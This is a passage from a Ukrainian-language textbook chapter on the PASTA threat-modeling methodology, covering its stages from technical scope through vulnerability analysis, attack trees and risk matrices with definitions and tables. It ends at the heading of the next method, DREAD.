Визначення вимог безпеки – оцінка того, які заходи безпеки повинні бути застосовані для захисту системи відповідно до бізнес-цілей.

Визначення вимоги відповідності – оцінка та документування всіх вимог законодавства і стандартів, яким повинна відповідати система.

Проведення попереднього аналізу впливу на бізнес – оцінка того, як різні ризики або вразливості можуть вплинути на бізнес-процеси та операції. Це дозволяє пріоритизувати загрози.

Опис функціональності програми – детальний опис того, як система працює, включаючи функції, які вона виконує, і як вони підтримують бізнес-процеси.

Вимоги до безпеки та відповідності додатків – перелік конкретних вимог щодо безпеки та відповідності, яких повинна дотримуватися система.

Аналіз впливу на бізнес – документоване дослідження, яке пояснює, як загрози або порушення можуть вплинути на бізнес і якого рівня збитків варто очікувати.

2. **Технічна розвідка та інформаційна архітектура (Technical Scope)**. Метою є – оцінити та зрозуміти технічні характеристики системи, включно з її архітектурою. На цьому етапі проводиться аналіз IT-інфраструктури, мереж, додатків і даних, які потребують захисту. Результатом є – документування технічної архітектури системи, вразливих компонентів та точок доступу.

Таблиця 7.2 Технічна розвідка та інформаційна архітектура

Вхідні дані	Кроки	Вихідні дані
- Проектні документи високого рівня - Ескізи - Схеми мережі - Схеми логічної та фізичної архітектури - Програмно-технічні вимоги	- Визначте межі застосування - Визначте залежності програми від: - Мережеве середовище - Сервери/ інфраструктура - ПЗ	- Огляд системи на високому рівні - Список усіх протоколів і даних - Список усіх серверів додатків - Список усіх хостів і серверів, типів ПЗ та технологічних залежностей - Список усіх мережевих пристроїв/приладів

Проектні документи високого рівня – це основні документи, які відображають загальну структуру та ключові компоненти проекту. Вони зазвичай використовуються для забезпечення бачення всієї системи без надмірної деталізації.

Ескізи включають загальні начерки та діаграми, які описують основні компоненти проекту та їх взаємодію. Це початковий план системи, що використовується для формування загального розуміння.

Схеми мережі – це діаграми, які показують розташування мережевих пристроїв, серверів, точок з'єднання, маршрутизаторів, брандмауерів та інших компонентів. Такі схеми допомагають розуміти, як компоненти взаємодіють через мережу.




Рис. 7.4 Схема мережі

Схеми логічної та фізичної архітектури – логічна архітектура описує абстрактний рівень взаємодії компонентів системи, не беручи до уваги їх фізичне розташування, що включає модулі, функції, сервіси та зв'язки між ними. Фізична архітектура показує, де ці компоненти розташовані фізично (сервери, пристрої, кабелі, серверні кімнати тощо).

Програмно-технічні вимоги – це специфікації, які описують, які технології та ПЗ будуть використовуватися в системі. Вони також визначають мінімальні технічні вимоги до обладнання та ПЗ для забезпечення належного функціонування системи.

Визначення меж застосування – це важливий етап для розуміння обмежень проекту, тобто, на що система буде здатна і які задачі вона повинна виконувати. Тут визначаються зовнішні фактори, з якими система буде взаємодіяти.

Визначення залежності програми від:

- мережевого середовища – інформація про те, як програма взаємодіє з мережею, які протоколи використовує і яке підключення є критично важливим для її роботи;
- серверів/інфраструктури – залежність від певної серверної інфраструктури, зокрема типів серверів, місцезнаходження та їх ролей у функціонуванні системи;

– ПЗ – залежності від стороннього або спеціалізованого ПЗ, без якого система не зможе функціонувати.

Огляд системи на високому рівні – загальний опис системи, який надає загальне розуміння її функцій та інфраструктури. Тут визначаються ключові компоненти та як вони взаємодіють між собою.

3. **Аналіз загроз (Application Decomposition and Threat Analysis)**. Метою даного етапу є декомпозиція додатків або системи та визначення можливих загроз на рівні компонентів. Здійснюється розбір того, як різні компоненти взаємодіють між собою і де можуть бути потенційні вразливості. Результатом є – список можливих загроз для кожного компонента системи.

Таблиця 7.3 Аналіз загроз

Вхідні дані	Кроки	Вихідні дані
- Архітектурні схеми/проектні документи - Діаграми послідовності - Діаграми використання - Користувачі, ролі та дозволи - Логічні діаграми - Схеми фізичних мереж - Діаграма потоку даних і меж довіри	- Визначте користувачів/акторів і ролі/дозволи - Визначте активи, дані, послуги, обладнання та ПЗ - Визначте точки введення даних і рівні довіри	- Діаграми потоку даних - Матриця контролю доступу - Список активів, включаючи дані та джерела даних - Список інтерфейсів і рівнів довіри - Відображення діаграм використання з акторами та активами

Діаграми послідовності (Sequence diagram) візуалізують взаємодію між об'єктами в певному процесі або потоці роботи. Показують, які дії виконуються і в якому порядку, щоб досягти кінцевої мети.




Рис. 7.5 Діаграма послідовності (Sequence diagram)[69]

[69] Каграманова Ю. Як будувати UML-діаграми. Розбираємо три найпопулярніші варіанти. URL: https://dou.ua/forums/topic/40575/

Архітектурні схеми/проектні документи[70] описують структуру системи на різних рівнях, включаючи її логічну й фізичну архітектуру. Вони слугують для розуміння основних компонентів системи та взаємодії між ними.

Діаграми використання (прецедентів) (Use case diagram)[71,72] описують сценарії використання системи, демонструючи, як різні користувачі взаємодіють із системою через конкретні функціональні можливості.




Рис. 7.6 Діаграма використання (прецедентів) (Use case diagram)[76]

Діаграма потоку даних і меж довіри візуалізує, як дані переміщуються через систему та визначає межі довіри між компонентами. Ці межі вказують на те, де дані потребують захисту або шифрування.




Рис. 7.7 Діаграма потоку даних і меж довіри

[70] Peacock A. Creating Software with Modern Diagramming Techniques, 2023. 158 p.

[71] Гаркуша І.М. Конспект лекцій з дисципліни «Проектування інформаційних систем» для студентів галузі знань 12 «Інформаційні технології» спеціальності 126 «Інформаційні системи та технології». Дніпро: НТУ «ДП», 2020. 75 с.

[72] UML для бізнес-моделювання: для чого потрібні діаграми процесів. URL: https://evergreens.com.ua/ua/articles/uml-diagrams.html

Логічні діаграми відображають логічну структуру системи. Вони демонструють основні компоненти, їх функції та взаємозв'язки між ними, незалежно від фізичної інфраструктури.




Рис. 7.8 Логічна діаграма[76]

Схеми фізичних мереж показують фізичне розташування мережевих компонентів (сервери, маршрутизатори, комутатори). Вони використовуються для детального управління фізичною мережею та інфраструктурою.

Визначення користувачів/акторів і ролей/дозволів. Цей етап спрямований на чітке визначення, хто взаємодіє із системою і що саме ці користувачі можуть робити. Кожен користувач (або група користувачів) отримує певну роль, яка має набір дозволів для доступу до даних і ресурсів системи. Користувачі – фізичні особи або системи, що мають доступ до ресурсів або даних. Актори можуть бути як реальними користувачами (людьми), так і іншими системами чи сервісами, що взаємодіють із системою. Ролі – функції або права, які надаються користувачам, визначають їх можливості (наприклад, адміністратор, користувач, гість). Дозволи – конкретні дії, які дозволено виконувати для певної ролі (читання даних, запис, видалення тощо).

Визначення активів, даних, послуг, обладнання та ПЗ. Активи – це все, що має цінність для організації або системи, і що потребує захисту:

- Дані – персональні дані користувачів, фінансова інформація, бізнес-документи.
- Послуги – сервіси або додатки, що працюють у системі і забезпечують роботу або обслуговування користувачів.
- Обладнання – фізичні пристрої, такі як сервери, робочі станції, маршрутизатори.
- ПЗ – програми або операційні системи, що управляють системою.

Визначення точок введення даних і рівнів довіри. Цей етап спрямований на виявлення місць, де система отримує дані від користувачів або інших джерел, і встановлення рівнів довіри для цих точок введення. Точки введення даних – це місця, через які система отримує дані від користувачів або зовнішніх систем (форми введення, API, мережеві інтерфейси). Рівні довіри визначаються відповідно до того, наскільки система може довіряти джерелам даних. Наприклад, внутрішні користувачі можуть мати високий рівень довіри, тоді як зовнішні користувачі або сторонні сервіси можуть мати низький рівень довіри.

Матриця контролю доступу визначає, які користувачі або ролі мають доступ до яких ресурсів системи і що вони можуть із ними робити (читати, писати, змінювати тощо). Це важливий інструмент для управління безпекою та забезпечення того, щоб користувачі мали доступ лише до тих ресурсів, які їм потрібні для виконання своїх обов'язків.

	O_1	O_2	...	O_j	...	O_m
S_1	R	R,W	...	E	...	R
S_2	R,A	-	...	R	...	E
...	...	...	...	...	...	...
S_i	R	-	...	-	...	R
...	...	...	...	...	...	...
S_n	R,W	-	...	E	...	E

Рис. 7.9 Матриця контролю доступу

Список інтерфейсів і рівнів довіри описує всі інтерфейси, через які відбувається взаємодія з системою (вебінтерфейси, API, файлові системи) та рівні довіри, встановлені для кожного інтерфейсу.

4. **Моделювання загроз (Threat Modeling).** Метою даного етапу є моделювання можливих загроз з використанням підходу, орієнтованого на сценарії атак. Створюються сценарії атак, які можуть бути спрямовані на найбільш вразливі компоненти системи, а також моделюються дії зловмисників. Результатом є – чіткий план атак з описом того, як вони можуть бути реалізовані, які вразливості використовуються та якими будуть наслідки.

Таблиця 7.4 Моделювання загроз

Вхідні дані	Кроки	Вихідні дані
- Моделі порушників - Звіт групи реагування на інцидент безпеки (SIRT) - Звіти про моніторинг інцидентів безпеки (SIEM) - Журнали ПЗ та сервера - Звіти розвідки про загрози	- Аналіз ймовірнісних сценаріїв атак - Аналіз звітів про інциденти - Аналіз журналів ПЗ та подій безпеки - Співвіднесення інцидентів з аналізом загроз	- Звіт про сценарій атаки - Список порушників - Звіт про інциденти, що стосуються ймовірності загроз і сценаріїв атак - Кореляція між звітами про загрози та сценаріями атак

Моделі порушників використовуються для опису різних типів зловмисників та їх методів атак, що може бути корисним для побудови захисту, оскільки допомагає краще розуміти, з ким має справу організація. Основні категорії порушників: хакери-одинаки (Script Kiddies) мають обмежені знання, використовують готові інструменти для атаки, хактивісти здійснюють атаки з політичних або ідеологічних причин, внутрішні загрози, співробітники компанії можуть мати мотиви завдати шкоди, кіберзлочинці здійснюють атаки з метою фінансової вигоди, державні актори (APT) зазвичай мають високий рівень ресурсів і вміння, їх атаки можуть бути дуже складними й тривалими.

Звіт групи реагування на інцидент безпеки (Security Incident Response Team, SIRT). SIRT відповідає за виявлення, аналіз і реагування на інциденти інформаційної безпеки. Після інциденту SIRT складає звіт, що зазвичай включає: опис інциденту, часові рамки (коли було виявлено, як швидко було вирішено), причини інциденту (технічні чи людські фактори), оцінку наслідків (які системи постраждали, потенційний або реальний витік даних), дії, вжиті для вирішення інциденту, рекомендації щодо запобігання подібних інцидентів у майбутньому.

Звіти про моніторинг інцидентів безпеки (Security Information and Event Management, SIEM). SIEM – це платформи, які забезпечують збір, аналіз та моніторинг логів і подій з різних систем. Звіти SIEM можуть включати: опис потенційних загроз, виявлених в реальному часі, сповіщення про аномальні активності, аналіз кореляцій між подіями для виявлення комплексних загроз, виявлення спроб несанкціонованого доступу або атак типу DDoS, дії з реагування на інциденти (блокування IP, відключення доступу і т.д.).

Журнали (логи) з ПЗ та серверів містять дані про всі активності в системах і програмах, що можуть бути корисні для моніторингу інцидентів: логи доступу (хто і коли заходив у систему), логи помилок (інформація про збої та помилки, що можуть свідчити про загрози), логи операцій (дії, виконані користувачами або автоматизованими процесами), логи зміни налаштувань систем. Аналіз журналів часто є критично важливим оскільки вони надають докази того, як сталася атака.

Звіти розвідки про загрози (Threat Intelligence Reports) містять дані про поточні та потенційні кіберзагрози, включаючи: відомості про нові вразливості та експлойти, інформацію про нові атаки чи шкідливе ПЗ, яке може бути націлене на конкретну галузь, техніки й тактики, які використовують зловмисники, відомості про домени або IP-адреси, пов'язані з

кіберзлочинною діяльністю. Такі звіти допомагають організаціям проактивно реагувати на загрози та посилювати свою кібербезпеку.

Аналіз ймовірнісних сценаріїв атак – це аналіз можливих сценаріїв атак на систему на основі архітектури та взаємодій між компонентами. Включає оцінку ймовірностей, з якими ці атаки можуть відбутися, і їх можливого впливу.

Звіт про сценарій атаки описує конкретні сценарії атак, включаючи можливі дії зловмисників, методи компрометації та наслідки для системи.

Список порушників – перелік потенційних порушників, які можуть здійснити атаки на систему. Це можуть бути як зовнішні зловмисники, так і внутрішні загрози (інсайдери).

5. **Аналіз вразливостей (Vulnerability Analysis)**. Його метою є – оцінка вразливостей, які можуть бути використані в рамках змодельованих загроз. На основі інформації, отриманої на попередніх етапах, проводиться детальний аналіз вразливостей системи, особливо тих, які можуть бути експлуатовані зловмисниками. Результатом є – повний перелік вразливостей, які можуть бути використані для реалізації змодельованих атак.

Таблиця 7.5 Аналіз вразливостей

Вхідні дані	Кроки	Вихідні дані
- Бібліотека дерев загроз - Сценарії попередніх атак - Звіти про оцінку вразливостей - Стандарти для визначення вразливостей (MITRE CWE, CVE) - Стандарти оцінки вразливості (CVSS, CWSS)	- Співвіднесіть вразливості з активами програми - Зіставте загрози та вразливості за допомогою дерев загроз - Зіставте загрози та недоліки безпеки, використовуючи випадки неправильного використання - Визначте та оцініть вразливості - Зіставте наявні вразливості та вузли дерев загроз	- Перелік вразливостей за CVE, CWE - Оцінка вразливостей за CVSS-CWSS - Списки загроз, атак, вразливостей, активів

Бібліотека дерев загроз (Threat Tree Library) – це інструмент або методологія, яка використовується для ідентифікації, моделювання та аналізу потенційних загроз у системі чи програмі. Вона побудована на концепції дерев загроз, що представляють собою ієрархічну структуру, де кожен вузол дерева символізує певну загрозу або під загрозу, що допомагає фахівцям з кібербезпеки краще розуміти потенційні шляхи атак і визначати, де можуть бути вразливі місця в системі. Основні елементи бібліотеки дерев загроз: корінь дерева – головна загроза, яку потрібно усунути або знизити, гілки дерева – підзагрози або сценарії, що можуть сприяти реалізації основної загрози, листя – конкретні дії, що можуть призвести до виникнення тієї чи іншої загрози. Дерева загроз допомагають ідентифікувати потенційні загрози, які можуть виникнути на різних етапах атаки. Використовуються для побудови сценаріїв атак і визначення відповідних вразливостей.

Сценарії попередніх атак – аналіз минулих атак для прогнозування можливих майбутніх загроз. Знання про попередні інциденти допомагає виявляти слабкі місця в системі й готувати відповідні заходи для їх захисту.

Звіти про оцінку вразливостей – документація, яка містить інформацію про слабкі місця в системі безпеки. Ці звіти часто використовуються для прийняття рішень щодо пріоритетних напрямків захисту.

Стандарти для визначення вразливостей – це загальноприйняті стандарти для класифікації вразливостей. CVE (Common Vulnerabilities and Exposures)[73] – це база даних відомих вразливостей, що мають унікальні ідентифікатори. CWE (Common Weakness Enumeration)[74] – каталог типів слабких місць у ПЗ.

Стандарти оцінки вразливості. CVSS (Common Vulnerability Scoring System)[75] – система оцінки вразливостей за рівнем критичності. CWSS (Common Weakness Scoring System)[76] – оцінює слабкості з точки зору їх впливу на безпеку.

Співвіднесення вразливостей з активами програми – процес, при якому конкретні вразливості асоціюються з активами (сервіси, програми), які можуть бути під загрозою, що дозволяє чітко визначити, які активи потребують додаткового захисту.

6. **Аналіз впливу атак (Attack Simulation)**. Метою цього етапу є визначення реальних наслідків атак шляхом їх симуляції. Відбувається імітація атак для оцінки потенційного впливу на бізнес та критичні системи. Результатом є – оцінка того, наскільки серйозним буде вплив атак на бізнес та системи, та які компоненти можуть бути зруйновані або скомпрометовані.

Таблиця 7.6 Аналіз впливу атак

Вхідні дані	Кроки	Вихідні дані
- Технічний обсяг програми (Етап 2) і декомпозиція програми (Етап 3) - Атакуючи бібліотеки/шаблони - Списки загроз, атак, вразливостей, активів (Етап 5)	- Визначте поверхню атаки - Виведіть дерева атак для загроз і активів - Відобразіть вектори атак на вузли дерев атак - Визначте експлойти та шляхи атак за допомогою дерев атак	- Поверхня атаки - Дерева атак зі сценаріями атак для цільових активів - Відображення дерева атак із вразливими місцями для зачеплених активів - Список можливих шляхів атаки на експлойти, включаючи вектори атаки

Поверхня атаки – це термін, що позначає всі можливі точки чи вектори, через які зловмисники можуть спробувати отримати несанкціонований доступ до системи, мережі чи програми. Вона охоплює всі слабкі місця та вразливі місця, які можуть бути використані для атаки. Чим більше цих точок, тим більша поверхня атаки, і, відповідно, зростає ризик потенційного злому. Мережева поверхня атаки охоплює всі точки входу та виходу в мережі, включаючи відкриті порти, протоколи, маршрутизатори, точки доступу Wi-Fi. Програмна поверхня атаки – компоненти ПЗ, через які можуть відбуватися атаки: вебдодатки, сервіси, операційні системи. Людська поверхня атаки (фактор людини) – дії користувачів або співробітників організації. Фізична

[73] CVE. URL: https://www.cve.org/
[74] MITRE CWE. URL: https://cwe.mitre.org/
[75] Common Vulnerability Scoring System SIG. URL: https://www.first.org/cvss/
[76] MITRE CWSS. URL: https://cwe.mitre.org/cwss/cwss_v1.0.1.html

поверхня атаки – фізичні компоненти системи, такі як сервери, робочі станції, мобільні пристрої, USB-накопичувачі.

Вектори атак – це шляхи або методи, якими зловмисник може використати вразливості для проникнення в систему, доступу до даних або порушення її роботи. Вектори атак визначають способи, через які може бути реалізована атака на цільову систему або мережу. Чим більше векторів атак, тим ширша поверхня атаки і, відповідно, більший ризик для безпеки.

Дерево атак – це графічна модель, яка використовується для представлення та аналізу можливих шляхів, якими зловмисник може атакувати систему або мережу. Воно дозволяє структурувати різні сценарії атак, починаючи з кінцевої мети (кореня дерева) і рухаючись до конкретних методів і технік (гілок дерева), що можуть бути використані для досягнення цієї мети. Корінь дерева – це головна мета атаки. Вузли дерева – різні шляхи або методи, які зловмисник може використовувати для досягнення своєї мети. Вузли можуть поділятися на підзагрози або дії. Листя – це конкретні дії або техніки, які можуть бути застосовані на кожному кроці атаки.




Рис. 7.10 Дерево атак

7. **Аналіз ризиків і формулювання плану дій (Risk and Impact Analysis).** Метою заключного етапу є фінальний аналіз ризиків і розробка плану заходів для усунення або мінімізації цих ризиків. Ризики класифікуються відповідно до їх впливу на бізнес, і визначаються заходи для мінімізації ризиків. Результатом є – план дій для підвищення рівня безпеки, усунення вразливостей та управління загрозами.

Таблиця 7.7 Аналіз ризиків і формулювання плану дій

Вхідні дані	Кроки	Вихідні дані
- Попередній аналіз впливу на бізнес (Етап 1) - Технічний обсяг (Етап 2) - Декомпозиція ПЗ (Етап 3) - Аналіз загроз (Етап 4) - Аналіз вразливості (Етап 5) - Аналіз атак (Етап 6) - Вплив атак на елементи керування - Технічні стандарти на засоби контролю	- Оцініть якісно і кількісно вплив на бізнес - Визначте прогалини в засобах безпеки - Розрахуйте залишкові ризики - Визначте стратегії зменшення ризику	- Профіль ризику - Звіт про кількісні та якісні ризики - Матриця загроз із загрозами, атаками, вразливими місцями, впливом на бізнес - Залишковий ризик для бізнесу - Стратегія зниження ризику

Залишкові ризики – це ризики, які залишаються після того, як були вжиті всі можливі заходи для їх мінімізації або усунення. Навіть після впровадження комплексних заходів безпеки не всі загрози можуть бути повністю усунені. Залишкові ризики виникають через неможливість або економічну невигідність повного викорінення кожної вразливості або загрози. Деякі ризики неможливо повністю усунути через технологічні обмеження або специфіку системи. Залишкові ризики вважаються прийнятними, якщо вартість їх мінімізації перевищує можливі втрати від їхньої реалізації.

Профіль ризику – це систематизоване уявлення про всі ризики і оцінка їх ймовірності та вплив. Профіль ризику допомагає визначити пріоритетність ризиків, їх потенційний вплив на досягнення цілей та вибрати відповідні стратегії для управління ними. Основними компонентами профілю ризику є: перелік всіх можливих загроз і ризиків, ймовірність реалізації ризику, вплив на організацію, рівень ризику (поєднання ймовірності та впливу), критичність ризиків, заходи зниження ризиків, залишкові ризики. Ризики змінюються з часом. Профіль ризику повинен регулярно оновлюватися для відображення нових загроз або змін в організаційній інфраструктурі.

Матриця загроз – це інструмент для систематизації та візуалізації ризиків, що допомагає оцінювати загрози, їх ймовірність і потенційний вплив. Вона використовується для прийняття рішень у процесі управління ризиками та розставлення пріоритетів серед загроз для ефективного контролю за ними. Одна з осей матриці показує ймовірність реалізації загрози. Друга вісь показує потенційний вплив загрози на організацію або систему. В залежності від розташування загрози в матриці (за ймовірністю та впливом), загроза може бути віднесена до певної категорії ризику.

Таблиця 7.8 Матриця загроз

Ймовірність \ Вплив	Низький вплив	Середній вплив	Високий вплив
Висока ймовірність	Середній ризик	Високий ризик	Високий ризик
Середня ймовірність	Низький ризик	Середній ризик	Високий ризик
Низька ймовірність	Низький ризик	Низький ризик	Середній ризик

Методика PASTA забезпечує систематичний підхід до моделювання та аналізу загроз, орієнтуючись на вплив атак на бізнес-процеси. Це дозволяє не лише виявляти технічні вразливості, але й оцінювати їх вплив з точки зору бізнесу, що робить цей підхід дуже корисним для управління ризиками.

DREAD

